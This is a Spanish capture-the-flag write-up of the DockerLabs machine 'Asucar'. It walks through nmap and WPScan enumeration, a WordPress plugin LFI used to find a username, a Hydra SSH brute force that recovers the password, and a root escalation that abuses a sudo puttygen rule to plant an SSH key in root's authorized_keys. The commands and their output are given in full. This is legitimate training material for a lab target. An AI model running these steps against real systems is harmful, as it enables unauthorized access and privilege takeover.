


Asucar writeup - DockerLabs

Escrito por : tellmefred

Dificultad : Media

Introducción:

Bienvenidos a “Asucar”, una máquina de práctica de DockerLabs diseñada para profundizar en la explotación de vulnerabilidades críticas. En esta sesión, te enfrentarás a un escenario donde explorarás un ataque LFI (Local File Inclusion) y realizarás un ataque de fuerza bruta.

En “Asucar”, aprenderás cómo los atacantes pueden utilizar un LFI para acceder a archivos sensibles en el servidor, lo que podría llevar a la escalada de privilegios o a la ejecución de código. Además, llevarás a cabo un ataque de fuerza bruta para comprometer credenciales y obtener acceso no autorizado.

Reconocimiento:


Comenzamos con un Ping verificando la conexión.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.069 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.112 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.110 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.047/0.084/0.112/0.027 ms
```

Vemos que el nmap nos responde con el puerto 22 y 80 abiertos así que vamos a verificar que tenemos.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/asucar]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 09:13 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 64:44:10:ff:fe:17:28:06:93:11:e4:55:ea:93:3b:65 (ECDSA)
|_  256 2d:aa:fb:08:58:aa:34:8d:4f:8a:71:b9:e4:b5:99:43 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-generator: WordPress 6.5.3
|_http-title: Asucar Moreno
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds
```

Aquí confirmamos que tenemos una página web con wordpress pasamos a enumerar.




La enumeración con WPSCAN nos lanza que el servicio XML-RCP está activo, y lo más importante un directorio Uploads está listado y podemos acceder.


```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.59 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://172.17.0.2/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://172.17.0.2/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://172.17.0.2/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://172.17.0.2/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================

[i] User(s) Identified:

[+] wordpress
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Aquí accediendo al wp-content.




Aquí verifico los plugins activos y su versión empecé con este y encontré que era vulnerable.




Explotacion:


Aquí vemos que la explotación es un LFI.



Aquí vemos el POC que sería este link.



Aquí encontramos el nombre del usuario (Curiosito) el mejor vector de ataque será un ataque de fuerza bruta en este caso.



Aquí vemos el ataque y el resultado es curiosito y password1.

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: curiosito   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete u
ntil end.
```

Escalada de privilegios:

Aquí lo primero es acceder con usuario y contraseña.


```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/asucar]
└─# ssh curiosito@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWTbzOOOgHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
curiosito@172.17.0.2's password:
Linux e0ac0f5efc70 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-
04-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
curiosito@e0ac0f5efc70:~$
```

Luego ejecute un sudo -l y vemos que podemos ejecutar puttygen como root.

```
curiosito@e0ac0f5efc70:~$ sudo -l
Matching Defaults entries for curiosito on e0ac0f5efc70:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User curiosito may run the following commands on e0ac0f5efc70:
    (root) NOPASSWD: /usr/bin/puttygen
curiosito@e0ac0f5efc70:~$ puttygen -t rsa -b 2048 -O private-openssh -o ~/.ssh/id
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter passphrase to save key:
Re-enter passphrase to verify:
curiosito@e0ac0f5efc70:~$ puttygen -L ~/.ssh/id >> ~/.ssh/authorized_keys
Enter passphrase to load key:
curiosito@e0ac0f5efc70:~$ sudo puttygen /home/curiosito/.ssh/id -o /root/.ssh/id
Enter passphrase to load key:
curiosito@e0ac0f5efc70:~$
```

```
curiosito@e0ac0f5efc70:~$ sudo puttygen /home/curiosito/.s
sh/id -o /root/.ssh/authorized_keys -O public-openssh
Enter passphrase to load key:
curiosito@e0ac0f5efc70:~$
```


Este es el material que seguí para crear la ID RSA para ingresar directamente como root.



Adquiri el archivo con uso del comando scp contraseña y usuario ya obtenido.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# scp curiosito@172.17.0.2:/home/curiosito/.ssh/id .
curiosito@172.17.0.2's password:
id                                    100% 1743     1.4MB/s   00:00
```

E indique con el parámetro -i la idrsa y la IP de la máquina.



Y nos ingresa directamente como root ya que generamos la idrsa con sus permisos por el puttygen.